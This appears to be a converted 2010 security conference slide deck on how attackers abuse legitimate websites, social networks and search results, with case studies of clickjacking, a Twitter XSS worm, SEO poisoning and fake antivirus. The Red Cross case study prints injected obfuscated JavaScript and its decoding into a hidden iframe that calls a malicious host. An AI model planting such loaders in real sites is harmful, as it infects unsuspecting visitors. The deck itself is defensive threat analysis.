



# Checkmate

How legitimate web sites have become  
unwilling pawns for attackers

Michael Sutton

VP, Security Research



# whois

## Company

- Zscaler – SaaS solution for web browser security
- VP, Security Research

## Background

- Founding Member – Cloud Security Alliance
- SPI Dynamics – acquired by HP
- iDefense – acquired by VeriSign

## Research

- Web security
- Client-side vulnerabilities



# Questions for Organizations

## Social Networking

- Should we block Twitter, Facebook, Orkut, etc.?

## Attacks

- Where should we focus security resources to have the greatest impact in mitigating modern web threats?

## Mobility

- How can a mobile workforce be protected from attack?

# Evolution of Attacks

Vulnerable services on common Internet servers (web, mail, FTP, etc.)

Server Attacks

Vuln. functionality (content parsing, URI handling, etc.)

Browser Attacks

Abuse of functionality and web application vulnerabilities

Naked Attacks

2000 2001 2002 2003 2004 2005 2006 2007 2008 2009 ...

Sadmind worm

Code Red worm

SQL Slammer worm

Blaster worm

JPEG GDI+ vuln.

Month of Browser Bugs


Orkut worm

Clickjacking debuts

# Web 1.0 vs. Web 2.0

Web 1.0

Web 2.0



# How Hackers are Targeting Legitimate Resources

## Why?

- Abusing popular web resources with established user bases, streamlines attacks

## How?

### Legitimate Sites



Leveraging web app vulns to inject malicious code into popular sites

### Social Networking



Automating malicious postings and abusing vulnerabilities

### SEO Attacks



Poisoning search results to drive traffic to malicious sites

## Impact

- End users are getting infected simply by leveraging the web resources that they have grown to trust
- Enterprises are not equipped to combat these threats due to their dynamic, web based nature

# Hacked Websites

**eWEEK**

By: Fahmida Y. Rashid  
2010-10-19

**Hacked Kaspersky Download Site Directs Users to Fake Antivirus**  
Kaspersky Lab now admits that people attempting to buy Kaspersky's security products on Oct. 17 were **redirected** by hackers to a scareware site with links to **fake antivirus** software called security tool.

**SUCURI**

Posted on October 21, 2010 by dd

**NASA web site hacked and serving malware/spam**  
Some sites under **NASA's Jet Propulsion lab** ( <http://jpl.nasa.gov/> ) have been **hacked** and are being used on the infamous **blackhat SEO** Spam network. Not only that, but they are also serving **malware** to unsuspecting users.

**The Washington Times**

**China suspected in hacking of Nobel website**

By Shaun Waterman - : 2:10 p.m., October 28, 2010

**Hackers** using hijacked computers in Taiwan struck the website of the **Nobel Peace Prize** on Tuesday, exploiting a previously unknown vulnerability in the popular Firefox Web browser to place a secret backdoor on the computers of anyone who visited it. The timing of the attack, just three weeks after the prize was awarded to imprisoned Chinese dissident Liu Xiaobo...

# Corporate Theft

**Krebs on Security**  
In-depth security news and investigation

Tuesday, February 16th, 2010

## Hackers Steal \$150,000 from Mich. Insurance Firm

An insurance firm in Michigan lost nearly **\$150,000** this month as a result of a **single computer virus** infection...discovered on Feb. 5 that the computer used by their firm's controller ...had been invaded by "**Zeus**," a highly **sophisticated banking Trojan**...



## Cyberthieves still rely on human foot soldiers

Posted 11/22/2010 1:07 PM By Alicia A. Caldwell and Pete Yost

...**Experi-Metal**, a suburban Detroit manufacturing company, was broke. Its **\$560,000** bank balance had been electronically scattered...

...In August, the **Catholic Diocese in Des Moines**, lost about **\$680,000** over two days....

Since then, the **FBI's Operation Trident Breach** has uncovered losses of **\$14 million and counting**.



**AP**

## Online hackers steal \$600K from city of Brigantine's bank account

Published: Friday, October 01, 2010, 10:07 AM

BRIGANTINE — Computer **hackers** managed to **steal \$600,000** from a New Jersey shore town's bank account.

...


Police say someone was able to get a **user name and password**. Authorities say a **virus or a fake Web page** set up to mimic the bank's real one might have been used to carry out the thefts.




Copyright 2009 Zscaler, Inc.

# Operation Trident Breach

## How the Fraud Works



Victims are both financial institutions and owners of infected machines.



Money mules transfer stolen money for criminals, shaving a small percentage for themselves.



Criminals come in many forms:

- Malware coder
- Malware exploiters
- Mule organization

# Advanced Threat Snapshot





## This poor girl killed herself... Clickjacking Scam

October 1, 2010

# Facebook Clickjacking Scam

## When?

- Friday October 1, 2010

## What?

- Clickjacking used within a Facebook profile

## Why?

- Third party content permitted

## Impact

- Yet another affiliate scam

# Facebook profile

facebook  Search  Home Profile Find Friends Account



**This poor girl killed herself right after her dad posted this to her wall**

Wall Info Message Here

Suggest to Friends  
Subscribe via SMS

873 People Like This

 Stuart Forer	 Trish Berry-Cool	 Sarah Ann McKeen
 David McKinnon	 Zoe Louise Pickett	 Derry Probert

**Security Check**

**Warning!**

The content you are about to view may be inappropriate for some users. It may contain shocking graphics, nudity or disrespect other individuals.

To view this content, please verify that you are **18** or older by **pressing Confirm button below.**

Confirm Cancel

Sometimes, nothing happens when you press Confirm. If that is the case, press the "Message Here" tab again.

Unlike  
Create a Page for My Business  
Report Page  
Share

Create an Ad

**FREE NFL Game!**  **MADDEN NFL SUPERSTARS**

PLAY Madden NFL for FREE on Facebook!

**Dead iPhone?**  iphonesintocash.com

We buy used and broken iPhones for up to \$220

**Cosmetic & Family Dentist** 

Awards: top dentist in bay area

# Clickjacking screen

This poor girl killed herself right after her dad posted this to her wall 

[Wall](#) [Info](#) [Message Here](#)

Security Check

**Warning!**  
Due to the increased number of spam bots putting extra load on our servers, please verify that you are a real HUMAN.  
**Follow the instructions below to proceed.**

Click buttons in this order: 3, 1, 2

Create an Ad

**Build a Civilization** x



Stone Age, Classical Age, Modern Age... and beyond! Advance through the ages of time and build a thriving Civilization! Play City of Wonder!

**Ultrasound Tech Degrees** x

alliedhealth.me



Flexibility and Convenience...classes available online or on campus.

# Hidden content revealed

Security Check

**Warning!**  
Due to the increased number of spam bots putting extra load on our servers, please verify that you are a real HUMAN.  
**Follow the instructions below to proceed.**

Click buttons in this order: 3, 1, 2

# Hidden content revealed

Security Check

**Warning!**  
Due to the increased number of spam bots putting extra load on our servers, please verify that you are a real HUMAN.  
**Follow the instructions below to proceed.**

Click buttons in this order: **3, 1, 2**

 **Share**   **Like** **690,715**  **Like**

# Victims



This poor girl killed herself right after her dad posted this to her wall

Website: 869 people like this.

 a few seconds ago  · Comment · Like · Share

## RECENT ACTIVITY

 David likes This poor girl killed herself right after her dad posted this to her wall (Website).

## Propagation

- Thousands of victims tricked into 'liking' and 'sharing' scam profiles

## Revenue

- Affiliate scams – click per action (CPA)

## 1,740 People Like This



Sue Smith



Gaz  
Hunneybe  
II



Tina Savic



Pinks  
Thepytho  
n



Chic Foley



Treasa  
Franklin

# Affiliate scam

Wall Info Message Here

**SHE KILLED HERSELF**

Security Check

Please complete ONE 30 second offer to Access the content.  
The content will be unlocked after Human Verification is complete.

- FREE Madden 11 with Authentic Helmet
- Make your PC run fast again today
- Do you shop at Home Depot?
- Save up to 70 on auto insurance

Help? Need

**AFTER SEEING THIS PICTURE...**

Infecting non-malicious sites to generate traffic

# LEGITIMATE SITES



# Legitimate Sites Targeted

**eWEEK**

## Hacked Kaspersky Download Site Directs Users to Fake Antivirus

By: Fahmida Y. Rashid  
2010-10-19

Kaspersky Lab now admits that people attempting to buy Kaspersky's security products on Oct. 17 were redirected by hackers to a **scareware** site with links to **fake antivirus** software called Security Tool.

the **INQUIRER**

## Big Media website gets hacked by Pirate Bay fans

By Spencer Dalziel  
Mon Oct 18 2010, 13:48

PIRATE BAY FANS apparently have hacked a website that the US Motion Picture Association of America (MPAA) entertainment cartel's payroll.

It seems that dedicated Pirate Bay users were on the warpath and targeted a website called Copyprotected. The website is a copy protection awareness front, designed so that punters can report copyright violations for DVD and Blu-ray movies.

**PC ADVISOR**

## Hacked Serena Williams website offering up malware Serena site full of fake antivirus software

September 15, 2009  
Carrie-Ann Skinner

Web users searching for clips of tennis player Serena Williams' outburst are being warned that they could be putting themselves at risk of unwittingly downloading malware.

Security firm Symantec said that some search engines are directing users looking for the term 'Serena Williams Outburst' to a domain called pixnat.com.



# Techniques

## Vulnerabilities

- Identify web application vulnerabilities (i.e. SQL injection) which permit content injection

## Weak Authentication

- Brute force passwords on website administration/upload sites

## Third Party Content

- Purchase ad space
- Mash-ups
- Abuse weak content validation procedures

# Case Study – American Red Cross

American Red Cross East Shoreline Chapter

http://www.redcross-esc.org/

get EDUCATED | get INVOLVED | get PREPARED | get HELP | give MONEY | give BLOOD

Serving Arenac, Bay, Huron and Tuscola Counties

**About US**

American Red Cross East Shoreline Chapter  
228 Washington Avenue  
Bay City, MI 48708

Main Phone 989-892-1541  
Fax 989-892-2811

E-mail: [info@redcross-esc.org](mailto:info@redcross-esc.org)

**Quick LINKS**

- [Take a Class](#)
- [Financial Assistance](#)
- [Disaster Services](#)
- [Online Class Registration and Payment](#)
- [Project Angel](#)

[Donate](#)

**In The NEWS**

[Haiti Earthquake response information may be found here](#)

**3rd Annual "Heroes Among Us" Celebration**  
**Thursday May 13, 2010 - Doubletree Hotel & Conference Center**  
"Heroes Among Us" celebrates individuals in Arenac, Bay, Huron and Tuscola Counties who personify the Red Cross' mission of responding to emergencies -- everyday people who became everyday heroes.

--[Heroes Among Us Nomination Form](#)  
--[Heroes Among Us Sponsorship Levels](#)  
--[Read about the 2009 Heroes](#)

**You, your business or organization can help us to celebrate March is Red Cross Month** by becoming a **Hero for the Red Cross**. Look for a list of supporting individuals, businesses and organizations in the Bay City Times on Sunday March 21, 2010.  
--[What is a Hero for the Red Cross](#)

**Eat at Ponderosa and Help the East Shoreline Chapter!**  
We are teaming up with Wilder Rd. Ponderosa for an all-day fundraiser! On Thursday, March 4<sup>th</sup>, when you present **THIS FLYER** to the cashier,

[about us](#) | [press room](#) | [privacy policy](#) | [instructor resources](#) | [contact us](#) | ©2006 American Red Cross

# Case Study – American Red Cross

The screenshot shows a web browser window with the URL `http://www.redcross-esc.org/`. The page header includes the American Red Cross logo and navigation buttons: `get EDUCATED`, `get INVOLVED`, `get PREPARED`, `get HELP`, `give MONEY`, and `give BLOOD`. Below the header is a navigation bar with links: `about us`, `press room`, `privacy policy`, `instructor resources`, `contact us`, and `©2006 American Red Cross`. The main content area features a "Quick LINKS" section with a "Donate" button and a list of links: `Take a Class`, `Financial Assistance`, `Disaster Services`, `Online Class Registration and Payment`, and `Project Angel`. A "Heroes Among Us" section includes links for `Heroes Among Us Nomination Form`, `Heroes Among Us Sponsorship Levels`, and `Read about the 2009 Heroes`. A promotional message states: `You, your business or organization can help us to celebrate March is Red Cross Month by becoming a Hero for the Red Cross. Look for a list of supporting individuals, businesses and organizations in the Bay City Times on Sunday March 21, 2010. --What is a Hero for the Red Cross`. Another promotional message says: `Eat at Ponderosa and Help the East Shoreline Chapter! We are teaming up with Wilder Rd. Ponderosa for an all-day fundraiser! On Thursday, March 4th, when you present THIS FLYER to the cashier,`

```
<body><script
type="text/javascript">eval(String.fromCharCode(118,97,114,32,120,101,119,61,57,56,
,34,59,118,97,114,32,119,61,34,111,110,34,59,118,97,114,32,114,101,54,61,34,115,101
7,114,32,97,61,34,105,102,114,34,59,118,97,114,32,115,61,34,104,116,116,34,59,100,1
9,97,109,101,32,115,114,39,43,39,99,61,34,39,43,115,43,39,112,58,47,47,39,43,103,10
04,43,39,47,39,43,39,34,32,119,105,100,39,43,39,116,104,61,34,49,34,32,104,39,43,39
01,62,39,41,59,32,102,117,110,99,116,105,111,110,32,100,40,41,123,118,97,114,32,115
6,50))</script>
```

# Case Study – American Red Cross

1

## Infection

### *Obfuscated JavaScript*

```
<script type="text/javascript">eval  
(String.fromCharCode(118,97,114,32,120[snip]
```

2

## Initial Decoding

### *Fragmented Code*

```
[snip]  
var s="htt";  
var a="ifr";  
document.write('<'+a+'ma sr'+'c="'+s  
[snip]
```

3

## Final Decoding

### *Injected IFRAME*

```
<iframe src="http://foxionser1.com/" width="1"  
height="3"></iframe>
```



twitter



onMouseOver Worm

September 21, 2010



Copyright 2009 Zscaler, Inc.

# Twitter *onMouseOver* Worm

## When?

- Tuesday September 21, 2010

## What?

- Cross-site scripting vulnerability
- Script included after an '@' character not properly parsed/escaped


## Why?

- Allegedly internally discovered by Twitter the month prior, but re-introduced during a code update

## Impact


- Various *onMouseOver* worms redirecting users to affiliate scams and pornography sites

# Twitter Worm - Timeline



I just started a Twitter worm

5:08 AM Sep 21st via web  
Retweeted by 10 people



# Twitter Worm - Matsta

## iPad Research Program

We're a small team doing research and we're looking for people to test our new iPad app. It's free and you can win an iPad. We're looking for people who are interested in technology and want to help us improve our app. Please complete one easy quiz to apply as a beta tester.



## Are You Human?

**We need to prove that you are a human being, and not a spambot. Please complete one easy quiz to apply as a beta tester.**

-  [Play Frogger Now](#)
-  [Play World War 2 Commando Free](#)
-  [Play Airstrike 1941 online for free](#)
-  [Customize your Facebook with a theme](#)
-  [Save up to 70 on auto insurance](#)
-  [Play Aztec Quest online for free](#)

Apple

Please fill in the following form to apply to beta test the Apple iPad. [Need Help?](#)

\* Your Name

\* Your Email



## Blackhat Search Engine Optimization (SEO)

Leveraging Search Engines as a Catalyst for Attack

# Search Engine Optimization Attacks

## Goal

- Trick end users visiting malicious web pages

## Approach

### Breaking News



Leverage current events to target popular search terms

### SEO Sites



Create SEO optimized sites to boost search rankings

### Attacks



End users with vulnerable systems attacked when viewing pages

## Outcome

- Attacks tend to be short lived as they are detected and black listed but highly effective as they can receive significant traffic in a short period of time


# Google

## HyperText Matching Analysis


- Analyzes page layout and full page content in addition to the text

## PageRank Technology

- Considers a number of factors to determine page importance (links are a major factor)
- “Web of trust” - link weighting



# SEO Cycle



# Malicious Search Results

Web Images Videos Maps News Shopping Gmail more ▾



Justin Bieber Born In 1998

Popular search term

Search

About 387,000 results (0.19 seconds)

Advanced search

Everything

News

More

Any time

Latest

Past 3 days

More search tools

News for Justin Bieber Born In 1998



Search terms in page title

1998\_has he been untruthful about his real age? - 4 days ago  
1998? What? He is 12-years old! Could this be true? The answer to this news  
as born in 1998. ...  
Trending (blog) - 622 related articles »

[Justin Bieber Born In 1998 - macraedrumming.com](#)

Jul 4, 2010 ... News Justin Bieber Born In 1998 : Lostprophets - The Betrayed (20  
Albengoaplace.info/?id : Bibi Russell She says he is a lucky pop for ...  
macraedrumming.com/xmlrpc.php/?...justin+bieber+born+in+1998 - C

Search terms in URL parameters

[Justin bieber born in 1998 - kennypullin.com](#)

Jul 4, 2010 ... Justin Bieber Born In 1998 | GSM Cellphone Review Mach on the bernie parents  
show, 7th thousand, nypd blue and in festival dangerous ...  
kennypullin.com/wordpress/?showc=justin+bieber+born+in+1998 - Cached

Multiple similar results

[Justin bieber born in 1998: assmallerfootprint.com](#)

Jul 4, 2010 ... Justin Bieber Born In 1998 : - Paramodernism Hope you enjoy the name and  
bieber's ... d after the . ...  
asmallerfootprint.com/?tag=j...justin+bieber+born...1998 - Cached

Domains unrelated to search

[Justin Bieber Born In 1998 - www.debt2money.com](#)

Jul 4, 2010 ... justin bieber born in 1998 Insane smith child is an sterling shes hop town from  
detroit, kids. wimbledon women s final 2010 Song i the only ...  
www.debt2money.com/blog/tag/jerk/?...justin+bieber+born...1998 - Cached



# Fake AV Attack

The screenshot shows a Windows XP desktop environment. On the left is the Start menu sidebar with sections for System Tasks, Other Places, and Details. The main desktop area shows System folders (Shared Documents, My Documents), Hard drive (C:), and Security. A Windows Security Alert dialog box is open in the foreground, displaying a list of detected threats. Below it, a Security window shows a list of detected threats with their names, types, and severity levels.

**Windows Security Alert**

To help protect your computer, Windows Web Security have detected Trojans and ready to remove them.

Detected spyware and adware on your computer:	Filename:
Win32.HLLW.Shadow.based	taskman.bin
Trojan.BrowseBan	wdbbase.deu
Trojan.Download.37236	ac3acm.acm
Nuwar.GDM	dfrgntfs.bin
Win32/Peerfrag.GR	imon1.dat

**Security**

Windows Security  
Security is affected by


Checking: C:\Documents and Settings\...

**Your Computer is in**

Name	Type	Severity
Win32.HLLW.Shadow.based	Virus	Medium
Trojan.BrowseBan	Virus	High
Trojan.Download.37236	Virus	High
Nuwar.GDM	Virus	High
Win32/Peerfrag.GR	Virus	Medium

Recommend: Click "Start Protection" button to erase all threats

# Fake Audio/Video Player



# Fake Flash Update



You're now running Firefox 3.6.7.

For security reasons, we recommend downloading the latest and greatest version.



**You should update Adobe Flash Player right now.**

Firefox is up to date, but your current version of Flash Player can cause security and stability issues. Please install the free update as soon as possible.

## Stay Connected

 Follow us on Twitter >

 Become a Fan on Facebook >

 Read our Blog >

## Crash Protection

